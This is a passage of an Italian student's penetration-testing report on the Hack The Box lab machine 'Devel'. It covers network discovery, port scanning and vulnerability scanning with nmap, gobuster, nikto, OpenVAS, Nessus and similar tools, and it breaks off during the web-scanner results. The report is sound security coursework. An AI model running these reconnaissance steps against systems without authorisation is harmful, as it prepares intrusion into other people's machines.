



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Penetration Testing and Ethical Hacking

Penetration Testing Report: Devel

STUDENTE

Esposito Francesco

Anno Accademico 2024-2025

Indice

1	Introduzione	1
1.1	Processo di Penetration Testing	1
1.2	Strumenti Utilizzati	2
1.3	Infrastruttura di Rete	2
1.4	Struttura del Documento	3
2	Pre-Exploitation	4
2.1	Target Scoping	4
2.2	Information Gathering	4
2.3	Target Discovery	5
2.3.1	Informazioni Preliminari	5
2.3.2	Scansione con <i>nmap</i>	6
2.3.3	OS Fingerprinting attivo con <i>nmap</i>	7
2.4	Target Enumeration	8
2.4.1	TCP port scanning con <i>nmap</i>	8
2.4.2	UDP port scanning	9
2.5	Vulnerability Mapping	11
2.5.1	OpenVAS	11
2.5.2	Nessus	13
2.5.3	Caratterizzazione Web Server	14

2.5.4	Nikto2	17
2.5.5	Scansione Attiva con OWASP ZAP	17
2.5.6	Scansione Passiva con Burp	18
2.5.7	sqlmap	19
2.5.8	Analisi del Servizio FTP	20
2.5.9	Browsing delle directory <i>FTP</i>	21
2.5.10	Osservazioni sulle vulnerabilità rilevate	22
3	Target Exploitation	23
3.0.1	Obiettivo della fase di exploitation	23
3.0.2	Preparazione di un vettore di attacco: upload di file ASPX	23
3.0.3	Exploitation tramite upload del payload via <i>FTP</i>	25
3.0.4	Remote Code Execution	26
4	Post-Exploitation	27
4.1	Privilege Escalation	27
4.1.1	Raccolta di informazioni sul sistema	27
4.1.2	Tentativo di enumerazione automatica con <i>WinPEAS</i>	28
4.1.3	Privilege Escalation Manuale	31
4.2	Maintaining Access	32
4.2.1	Generazione di una <i>reverse shell</i> mediante <i>Metasploit</i>	32
4.2.2	Persistenza tramite registro di sistema	33
4.2.3	Persistenza tramite operazioni pianificate	34
Bibliografia		36

CAPITOLO 1

Introduzione

Il presente documento ha l’obiettivo di illustrare le metodologie utilizzate nell’ambito dell’attività progettuale svolta nel contesto del corso di *Penetration Testing and Ethical Hacking*, del prof. Arcangelo Castiglione presso l’Università degli Studi di Salerno nell’anno accademico 2024/2025. L’attività progettuale in questione consiste nello svolgimento del processo di *Penetration Testing* su un asset vulnerabile *by design*. Nello specifico è stata scelta la macchina virtuale *Devel* messa a disposizione sulla piattaforma *Hack The Box*.

1.1 Processo di Penetration Testing

Il processo di *Penetration Testing* è stato eseguito in maniera conforme alle modalità illustrate durante il corso, attraverso le fasi di:

1. **Target Scoping:** definizione degli accordi tra le parti coinvolte nel processo di *Penetration Testing*;
2. **Information Gathering:** raccolta di informazioni relative all’asset sia dal punto di vista della parte umana che dal punto di vista tecnologico;
3. **Target Discovery:** individuazione della macchina target all’interno della rete;

4. **Target Enumeration:** enumerazione dei servizi erogati dalla macchina target;
5. **Vulnerability Mapping:** individuazione delle vulnerabilità presenti sulla macchina target;
6. **Target Exploitation:** sfruttamento delle vulnerabilità individuate nel corso della fase precedente, finalizzato all’ottenimento dell’accesso alla macchina target;
7. **Privilege Escalation:** ottenimento dei massimi privilegi sulla macchina target;
8. **Maintaining Access:** realizzazione di opportuni software *backdoor* volti al mantenimento dell’accesso sulla macchina target, in modo tale da evitare di dover rieseguire le precedenti fasi per accedervi nuovamente.

1.2 Strumenti Utilizzati

Per svolgere l’attività di *Penetration Testing* è risultato necessario l’impiego di un ambiente di virtualizzazione per la macchina attaccante dotata di opportuni strumenti utili all’analisi dell’asset vulnerabile. L’ambiente di virtualizzazione utilizzato è *UTM 4.6.4* e mediante l’utilizzo di una *VPN* messa a disposizione dalla piattaforma *Hack The Box* è stato possibile connettersi alla rete della macchina vulnerabile. La scelta del sistema operativo della macchina attaccante è ricaduta su *Kali Linux* in quanto è una delle distribuzioni *Linux* più utilizzate nei contesti di *Cybersecurity*, *Penetration Testing* e *Digital Forensics*. *Kali Linux* fornisce diversi strumenti preinstallati, utili per le analisi da svolgere; alcuni di questi strumenti sono stati ampiamente utilizzati nell’ambito del *Penetration Testing*, per cui verranno elencati e descritti nell’ambito della trattazione delle diverse fasi del processo svolto.

1.3 Infrastruttura di Rete

La configurazione dell’infrastruttura di rete risulta cruciale in quanto permette la comunicazione tra la macchina target e quella attaccante, oltre a consentire a quest’ultima di accedere a risorse esterne, come aggiornamenti dei tool e database di vulnerabilità, *exploit* e *payload*. In questo contesto, è stata utilizzata la rete *VPN* fornita

da *Hack The Box*, che consente il collegamento sicuro tra le macchine virtuali *Kali* e *Devel*. Attraverso questa rete, le due macchine risultano instradate su un’infrastruttura virtuale comune che consente loro di comunicare direttamente tra loro, come illustrato nella **figura 1.1**. Tale schema è una versione semplificata che non tiene conto degli host e dei servizi aggiuntivi di instradamento e gestione utilizzati dalla VPN.




Figura 1.1: Infrastruttura di Rete

1.4 Struttura del Documento

Il presente report verrà suddiviso in quattro capitoli:

- Il primo capitolo fornisce una panoramica sulle fasi del lavoro svolto, sugli strumenti utilizzati e sull’infrastruttura della rete virtuale;
- Il secondo capitolo tratta della fase di *Pre-Exploitation* che copre le fasi di *Target Scoping, Information Gathering, Target Discovery* e *Vulnerability Mapping*;
- Il terzo capitolo tratta la fase di *Target Exploitation*;
- Il quarto capitolo tratta la fase di *Post-Exploitation* che copre le fasi di *Privilege Escalation* e *Maintaining Access*;

CAPITOLO 2

Pre-Exploitation

2.1 Target Scoping

Il processo di *Penetration Testing*, come evidenziato nella fase introduttiva, ha uno scopo puramente didattico, per cui non è prevista una fase di accordo tra le parti coinvolte in quanto l'asset da analizzare è una macchina virtuale *vulnerable by design*. Infatti, non vi è un cliente dal quale raccogliere requisiti e con il quale definire obiettivi di business e modelli dei costi. Il processo verrà svolto senza particolari vincoli formali relativi all'asset.

2.2 Information Gathering

La caratterizzazione dell'asset da analizzare può generalmente avvenire mediante molteplici tool e coinvolgere diversi aspetti dell'asset stesso. Dal momento che si sta trattando una macchina virtuale *vulnerable by-design* contestualizzata in un'attività progettuale avente uno scopo didattico, non risulta utile ricorrere a particolari tecniche *OSINT (Open Source Intelligence)*, né a tecniche volte all'ottenimento di informazioni di routing e record DNS. Sono state, tuttavia, consultate le informazioni di

base dell’asset disponibili sulla piattaforma *Hack The Box* che mette a disposizione la macchina virtuale. Le informazioni fornite sono le seguenti:

- **Nome della macchina:** *Devel*;
- **Sistema Operativo:** *Windows*;
- **Indirizzo IP:** assegnato in automatico;

2.3 Target Discovery

L’individuazione della macchina all’interno della rete è stata effettuata, in accordo con quanto descritto nel capitolo introduttivo utilizzando una macchina vitruale con *Kali Linux*, connessa alla stessa rete tramite una VPN.

2.3.1 Informazioni Preliminari

Prima di procedere alla trattazione delle metodologie di individuazione della macchina target, è necessario considerare alcuni aspetti dell’architettura di rete utilizzata durante l’attività di *Penetration Testing*. In questo contesto, la comunicazione tra la macchina attaccante e quella target è stata resa possibile tramite la VPN fornita da *Hack The Box*, che consente il collegamento sicuro tra le due entità all’interno di una rete privata virtuale. Alla rete VPN è stata collegata una macchina virtuale con *Kali Linux*, la cui interfaccia di rete ha ricevuto automaticamente un indirizzo IP assegnato dal server VPN. Tale indirizzo IP è stato rilevato mediante il comando *ifconfig*, il cui output è illustrato nella **figura 2.1**.

```
(kali㉿kali)-[~/Desktop/Devel]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.16 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::3804:17ff:fe7f:3f1c prefixlen 64 scopeid 0x20<link>
    inet6 fd3c:8dbf:aad5:ef07:ac0e:8f8:874c:84be prefixlen 64 scopeid 0x0<global>
    ether 3a:04:17:7f:3f:1c txqueuelen 1000 (Ethernet)
        RX packets 450350 bytes 241617041 (230.4 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 425137 bytes 111533337 (106.3 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 20 bytes 1120 (1.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 1120 (1.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.9.1.51 netmask 255.255.0.0 destination 10.9.1.51
        inet6 fe80::c0c0:366c:5b79:860f prefixlen 64 scopeid 0x20<link>
    CTF Reunspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 6 bytes 288 (288.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.9 netmask 255.255.254.0 destination 10.10.14.9
        inet6 fe80::1abb:1ceb:9609:9ffc prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:2::1007 prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 5 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 2.1: Output del comando ifconfig

2.3.2 Scansione con nmap

L’indirizzo IP di *Devel* è noto in quanto viene fornito al momento del deploy della macchina dalla piattaforma *Hack The Box*. Nonostante tale informazione sia già nota, è stata comunque eseguita una scansione preventiva della rete per confermare la presenza e raggiungibilità dell’host. A tale scopo è stato utilizzato il seguente comando:

```
$ nmap -sP 10.10.10.0/24
```

che effettua un *ping scan* di tutti gli host della rete specificata in input [1].

Tentativo di determinazione del MAC Address con arping

A partire dall’indirizzo IP di *Devel*, si è tentato di arricchire la conoscenza dell’host target cercando di determinarne l’indirizzo MAC tramite il comando:

```
$ sudo arping 10.10.10.5 -c 1
```

Tale comando invia una richiesta ARP alla macchina specificata[2], restituendo in genere il corrispondente indirizzo MAC. Tuttavia, a causa della configurazione della

rete VPN di *Hack The Box*, che isola il livello *Data-Link* (Livello 2) tra le macchine, **non è stato possibile ottenere una risposta utile, e di conseguenza il MAC Address della macchina non è stato determinato**. Questo comportamento è atteso in ambienti come HTB, dove le macchine solo accessibili solo a livello IP, impedendo l'utilizzo di protocolli ARP tradizionali.

2.3.3 OS Fingerprinting attivo con *nmap*

Al fine di arricchire la conoscenza relativa alla macchina target è stata effettuata un'operazione di *OS detection* mediante:

```
$ sudo nmap -O 10.10.10.5
```

L'output ottenuto (**figura 2.2**) fornisce diverse informazioni relative al sistema operativo in esecuzione sulla macchina target. È possibile stabilire che si tratta di un sistema *Windows* presuminilmente una versione 7 o *Windows Server 2008 R2* secondo i match più probabili di *nmap*[3]. Il tool inoltre fornisce infine la CPE di riferimento (cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_8.1). Sono presenti inoltre le informazioni relative alle porte aperte ed ai servizi attivi sulla macchina target, che nell'ambito della fase di *Target Discovery*, sono state sfruttate unicamente per effettuare OS Fingerprinting passivo. Sulla macchina target *Devel* risultano aperte la porta 21 (servizio *FTP*) e la porta 80 (servizio *HTTP*).

```
(kali㉿kali)-[~/Desktop/Devel]
$ sudo nmap -O 10.10.10.5
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 15:46 CEST
Nmap scan report for 10.10.10.5
Host is up (0.056s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|Vista|Phone|2012|8.1 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%), Microsoft Windows Server 2008 R2 or Windows 7 SP1 (92%), Microsoft Windows Vista or Windows 7 (92%), Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
```

Figura 2.2: Output del comando *nmap -O* (OS Fingerprinting)

2.4 Target Enumeration

Nel corso delle fasi precedenti sono state svolte diverse scansioni volte al rilevamento della macchina target sulla rete. Queste scansioni hanno portato alla scoperta di alcuni servizi in esecuzione sulla macchina target, che nell'ambito della fase di *Target Enumeration* sono stati ulteriormente caratterizzati.

2.4.1 TCP port scanning con *nmap*

L'utilizzo del tool *nmap* risulta utile anche per la fase di *TCP port scanning* in quanto mediante le opzioni messe a disposizione è possibile eseguire diverse tipologie di scansioni volte al rilevamento di porte TCP aperte.

La seguente scansione con *nmap*:

```
$ nmap -A 10.10.10.5 -p- -oG agg_scan
```

ci consente di effettuare un'*aggressive scan* con il flag *-A* che consiste in operazioni di *OS detection*, *version scanning*, *script scanning* e *traceroute*. Tale scansione risulta essere particolarmente efficace in quanto in grado di rilevare un maggior numero di informazioni rispetto alle altre.

L'opzione *-p-* indica al tool di scansionare tutte le porte (da 1 a 65535), mentre il flag *-oG* indica di salvare il risultato in un formato "*Grepable*", ovvero leggibile dal comando "*grep*". Questo permette di salvare i risultati della scansione in un formato semplificato e facilmente filtrabile con comandi come *grep*, *awk*, *sed*, ecc.

Per leggibilità è possibile anche salvare l'output in formato *XML* sostituendo il flag *-oG* con *-oX* per poi essere convertito in *HTML* (figura 2.3) mediante il comando:

```
$ xsltproc aggr_scan -o agg_scan.html
```

Address							
• 10.10.10.5 (ipv4)							
Ports							
The 65533 ports scanned but not shown below are in state: filtered							
Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
21/tcp	open	ftp	syn-ack	Microsoft ftpd			
ftp-syst	SYST: Windows_NT						
ftp-anon	Anonymous FTP Login allowed (FTP code 230) 03-18-17 02:06AM <DIR> aspnet_client 03-17-17 05:37PM 689 iisstart.htm 03-17-17 05:37PM 184946 welcome.png						
80/tcp	open	http	syn-ack	Microsoft IIS httpd	7.5		
http-title	IIS7						
http-server-header	Microsoft-IIS/7.5						
http-methods	Potentially risky methods: TRACE						

Figura 2.3: Output dell'aggressive scan di nmap

Il report dell'aggressive scan evidenzia delle informazioni dettagliate sulle porte TCP della macchina target (10.10.10.5). Dalla scansione emerge che *soltanto le porte 21 e 80 risultano aperte*, mentre le restanti 65533 porte non hanno fornito risposta e quindi sono classificate come *filtered*. La porta **21/tcp**, utilizzata per il protocollo *FTP*, è gestita da *Microsoft ftpd* e consente il *login anonimo*, come confermato dalla presenza della voce `ftp anon`. Tra i file accessibili vi sono `iisstart.htm`, `welcome.png` e una directory `aspne_client`. Il sistema rilevato è identificato come *Windows_NT*, tramite il banner `SYST`. La porta **80/tcp**, associata al servizio *HTTP*, è gestita da un server **Microsoft IIS** in versione **7.5**. Il campo `http-title` riporta "*IIS7*" mentre `http-methods` indica la disponibilità del metodo *HTTP TRACE*, considerato potenzialmente pericoloso in ambito di sicurezza. Inoltre, l'header *HTTP* restituito (`http-server-header`) conferma l'uso del server *Microsoft-IIS/7.5*.

Queste informazioni, seppur limitate a due sole porte, forniscono un quadro utile per definire le potenziali superfici d'attacco e suggeriscono l'eventuale prosecuzione con analisi mirate sui servizi *FTP* e *HTTP* attivi.

2.4.2 UDP port scanning

Dal momento che il protocollo UDP rende complesse e lente le operazioni di *port scanning*, è stata comunque condotta una scansione utilizzando *nmap*, scegliendo

però limitare le analisi alle *1000 porte UDP più comuni*, per ottimizzare tempi e risorse. Il comando lanciato è il seguente:

```
sudo nmap -sU -p- --top-ports 1000 10.10.10.5 -oX udpscan
```

L'opzione `-sU` specifica una *UDP scan*, mentre `--top-ports 1000` indica che devono essere analizzate le 1000 porte più frequentemente utilizzate. Anche qui il flag `-oX udpscan` consente di salvare i risultati in formato XML.

```
(kali㉿kali)-[~/Desktop/Devel]
$ sudo nmap -sU -p- --top-ports 1000 10.10.10.5 -oX udpscan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 12:01 CEST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
  UDP Scan Timing: About 4.00% done; ETC: 12:02 (0:01:12 remaining)
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
  UDP Scan Timing: About 4.50% done; ETC: 12:02 (0:01:25 remaining)
Nmap scan report for 10.10.10.5
Host is up (0.065s latency).
All 1000 scanned ports on 10.10.10.5 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 66.69 seconds
```

Figura 2.4: Output dell'*UDP Scan*

Come evidenziato nell' output(**figura 2.4**), nessuna delle 1000 porte *UDP* analizzate ha restituito una risposta, tutte risultano in uno stato *open | filtered*, che è la classificazione tipica quando non si riceve alcun pacchetto di risposta da parte del target. Ciò può indicare che:

- la porta è *effettivamente aperta*;
- la porta è *filtrata da un firewall*;
- il servizio è configurato per ignorare le richieste sconosciute.

In assenza di risposte certe, si può concludere, con *ragionevole approssimazione*, che *non vi sono porte UDP attivamente raggiungibili* sulla macchina target al momento della scansione.

2.5 Vulnerability Mapping

Individuati i servizi erogati dalla macchina target, risulta opportuno svolgere una fase volta all’identificazione delle vulnerabilità della stessa. Nell’ambito di tale analisi ci si avvarrà sia di strumenti preinstallati in *Kali Linux* che di strumenti appositamente installati e configurati. L’utilizzo di molteplici tool risulta cruciale in tale fase in quanto le modalità di rilevazione delle vulnerabilità si basano su euristiche estremamente variabili. Le successive sezioni sono dedicate alla trattazione dei tool impiegati e delle relative vulnerabilità rilevate. In particolare sono stati utilizzati sia tool *general purpose* che tool specializzati nell’individuazione di vulnerabilità di *Web Application*, in quanto durante le analisi svolte nelle precedenti fasi è stato rilevato il servizio *HTTP* sulla porta 80.

2.5.1 OpenVAS

OpenVAS(Open Vulnerability Assessment System) è un security scanner open source facilmente installabile su *Kali Linux*. Tale tool, di cui è stata installata la *versione 23.19.0*, mette a disposizione un’interfaccia *Web-based* mediante la quale sono stati configurati i parametri necessari allo svolgimento della scansione sulla macchina target; in particolare:

- Sono state scansionate tutte le 65535 porte;
- È stato utilizzato un *Minimum Quality of Detection* del 70% in modo da avere un soddisfacente compromesso tra rilevamento delle vulnerabilità e rischio di incorrere in falsi positivi;
- È stato utilizzato lo scanner di default di *OpenVAS*;
- La configurazione impiegata per la scansione è “*Full and Fast*”.

La scansione ha impiegato circa 15 minuti. Sono state rilevate tredici informazioni di log, due vulnerabilità con una *Low Severity*, quattro con una *Medium Severity* e una con una *High Severity*. Le vulnerabilità con **Low Severity** sono le seguenti:

- [Severity 2.6] **TCP Timestamps Information Disclosure**: il sistema target implementa i timestamp TCP (RFC1323/RFC7323), permettendo potenzialmente a un attaccante di stimare l'uptime della macchina;
- [Severity: 2.1] **ICMP Timestamp Reply Information Disclosure (CVE-1999-0524)**: la macchina ha risposto a richieste ICMP di tipo timestamp (Type 13/14), rivelando informazioni temporali che potrebbero essere sfruttate in attacchi basati su generatori di numeri casuali deboli.

Le vulnerabilità con **Medium Severity** sono:

- [Severity: 6.4] **Microsoft ASP.NET Information Disclosure (CVE-2010-3332)**: una vulnerabilità di padding oracle in ASP.NET può permettere a un attaccante di decifrare dati cifrati o accedere a file arbitrari all'interno dell'applicazione web;
- [Severity: 5.0] **Microsoft IIS Default Welcome Page Information Disclosure**: la presenza di pagine predefinite accessibili pubblicamente potrebbe esporre informazioni sensibili e facilitare attacchi successivi;
- [Severity: 6.4] **Anonymous FTP Login Reporting (CVE-1999-0497)**: il servizio FTP consente l'accesso anonimo con possibilità di consultare file presenti sul server, esponendo potenzialmente dati riservati;
- [Severity: 4.8] **FTP Unencrypted Cleartext Login**: il server FTP consente login in chiaro senza cifratura, rendendo intercettabili le credenziali di accesso tramite attacchi di sniffing.

Infine, è stata individuata una **vulnerabilità critica [Severity: 10.0]**:

- **Microsoft HTTP .sys RCE Vulnerability (CVE-2015-1635)**: una falla nel modulo `HTTP.sys` del sistema operativo consente l'esecuzione di codice arbitrario da remoto attraverso una richiesta `HTTP` appositamente creata. La vulnerabilità può compromettere completamente il sistema se sfruttata con successo.

La scansione effettuata con *OpenVAS* ha quindi evidenziato una combinazione di vulnerabilità di diversa gravità, alcune delle quali potrebbero essere sfruttate da un attaccante in specifici scenari operativi, se non opportunamente mitigate.

2.5.2 Nessus

Nessus è un software proprietario che mette a disposizione diversi piani di utilizzo, tra cui quello gratuito *Essentials*, provvisto di funzionalità limitate ed utilizzato nell’ambito del presente processo di *Penetration Testing*, nella sua versione 10.8.4. Questo tool consente di effettuare numerose tipologie di scansioni, alcune delle quali sono disponibili con il piano *Essentials*. In totale sono state effettuate due differenti scansioni, ciascuna configurata con gli opportuni parametri:

- La prima scansione effettuata è di tipo '*Basic Network Scan*' ed è stata eseguita lasciando invariati i parametri predefiniti ad eccezione di quello relativo alle porte da scansionare, selezionando tutte le 65535 porte. Tale scansione ha rilevato oltre informazioni di log anche una vulnerabilità di livello *critical*, una di livello *Medium* e una di livello *Low*;
- La seconda scansione effettuata è di tipo '*Web Application Tests*' ed è specifica per il rilevamento delle vulnerabilità delle *Web App*. I parametri specificati per la scansione sono quelli di *default*, ad eccezione di quello relativo alle porte da scansionare, impostato a tutte le 65535 porte, e di quello relativo alla tipologia di scansione, impostata come scansione complessa. Tale scansione ha rilevato 11 informazioni di log ed una vulnerabilità *critica* che coincide a quella trovata nella *Basic Network Scan*.

Nel complesso *Nessus* ha rilevato le seguenti vulnerabilità:

- **[Severity 10.0] Unsupported Web Server Detection:** il server web in uso non è più supportato dal fornitore, il che significa che non riceve più aggiornamenti di sicurezza, rendendo il sistema potenzialmente esposto a numerosi attacchi noti;
- **[Severity 5.3] MS12-0743: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (unprivileged check):** è stata rilevata una falla in IIS che, se sfruttata, potrebbe permettere a un attaccante remoto non autenticato di ottenere informazioni sensibili dal server;

- [Severity 2.1] ICMP Timestamp Request Remote Date Disclosure: ICMP Timestamp Request Remote Date Disclosure: il server risponde alle richieste ICMP Timestamp, esponendo la propria data e ora, informazione che potrebbe essere utilizzata per facilitare attacchi basati su fingerprinting o sincronizzazione temporale.



Figura 2.5: Aerogramma della *Basic Network Scan* di Nessus

2.5.3 Caratterizzazione Web Server

Al fine di approfondire la conoscenza relativa al Web Server, è stata svolta una fase di raccolta di informazioni relative allo stesso sia mediante un'esplorazione manuale che utilizzando tool specifici.

Esplorazione Manuale del Web Server

Mediante *Firefox*, ci si è collegati all'indirizzo del Web Server <http://10.10.10.5>. La pagina restituita è riportata nella **figura 2.6**.




Figura 2.6: Homepage del Web Server

Cliccando sull’immagine rappresentata si viene reindirizzati al sito ufficiale di *Microsoft IIS (Internet Information Services)*. Si tratta del portale principale dedicato al server web di Microsoft usato per ospitare siti web, applicazioni e servizi su sistemi *Windows Server*.

Niente sulla pagina web o nel sorgente HTML sembra riportare ad altre pagine. Il sito non espone ulteriori funzionalità.

Gobuster

Il primo tool utilizzato è il software per la forzatura bruta delle directory sui server web, *Gobuster* (3.6), utilizzato mediante il comando:

```
$ gobuster dir -u http://10.10.10.5 -w
/usr/share/wordlists/dirb/common.txt -o gobuster_scan.txt
```

Questo tool ha permesso di rilevare che non ci sono significativi percorsi all’interno dell’applicazione web se non per il path */aspnet_client* che tuttavia risponde con un codice 404 - *Forbidden*.

WhatWeb

Al fine di rilevare le tecnologie utilizzate dal *Web Server* è stato utilizzato il tool *WhatWeb 0.5.5* mediante il comando:

```
$ whatweb http://10.10.10.5
```

```
(kali㉿kali)-[~]
$ whatweb http://10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
```

Figura 2.7: Output di *whatweb*

Dall'output nella figura 2.7, apprendiamo che non sono state utilizzate particolari tecnologie oltre quelle già scoperte in precedenza.

WafW00f

La rilevazione di *Web Application Firewall (WAF)* è stata effettuata mediante il tool *WafW00f (v 2.3.1)* mediante il comando:

```
$ wafw00f http://10.10.10.5
```

```
(kali㉿kali)-[~]
$ wafw00f http://10.10.10.5

File System: ( W00f! )
Wastebasket: *==*
404 Hack Not Found
405 Not Allowed
403 Forbidden
502 Bad Gateway
500 Internal Error

~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.10.10.5
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Figura 2.8: Output di *wafw00f*

L'output del tool (figura 2.8), segnala l'assenza di *Web Application Firewall*.

2.5.4 Nikto2

Nikto2 è un tool open source, pre-installato su *Kali Linux*, utilizzato per effettuare scansioni di vulnerabilità su Web Server. Per il presente lavoro è stata impiegata la versione 2.5.0 dello strumento, eseguendo una scansione del target (10.10.10.5) sulla porta 80 con il seguente comando:

```
$ nikto -h http://10.10.10.5 -C all -Format html -o
nikto_report.html
```

Il tool ha identificato quattro vulnerabilità durante una scansione, il cui report dettagliato è consultabile nel file `nikto2_report.html`. Le principali vulnerabilità rilevate sono:

- Assenza dell'intestazione *X-Frame-Options*, che espone il sito al rischio di attacchi clickjacking;
- Mancanza dell'intestazione *X-Content-Type-Options*, che consente al browser di effettuare *MIME-sniffing*, potenzialmente alterando il modo in cui i contenuti vengono interpretati;
- Presenza dell'header *X-Powered-By: ASP.NET*, che rivela dettagli sull'infrastruttura tecnologica utilizzata;
- Presenza dell'header *X-AspNet-Version: 2.0.50727* sull'endpoint `OMSIH6qb.asmx`, che può fornire informazioni utili a un attaccante per elaborare exploit mirati.

Il tool conferma che il server utilizzato è un *Microsoft-IIS/7.5*, la scansione ha avuto una durata complessiva di 257 secondi, durante i quali sono state effettuate 2003 richieste.

2.5.5 Scansione Attiva con OWASP ZAP

OWASP ZAP è un vulnerability scanner facente parte del progetto *Open Web Application Security Project*. Nell'ambito del presente lavoro è stata utilizzata la versione 2.16.1 del tool, che mette a disposizione una semplice GUI tramite la quale è stata

lanciata una *Automated Scan* per la quale è stato sufficiente specificare solo l'indirizzo IP della macchina target.

I risultati dell'analisi fanno emergere le seguenti vulnerabilità:

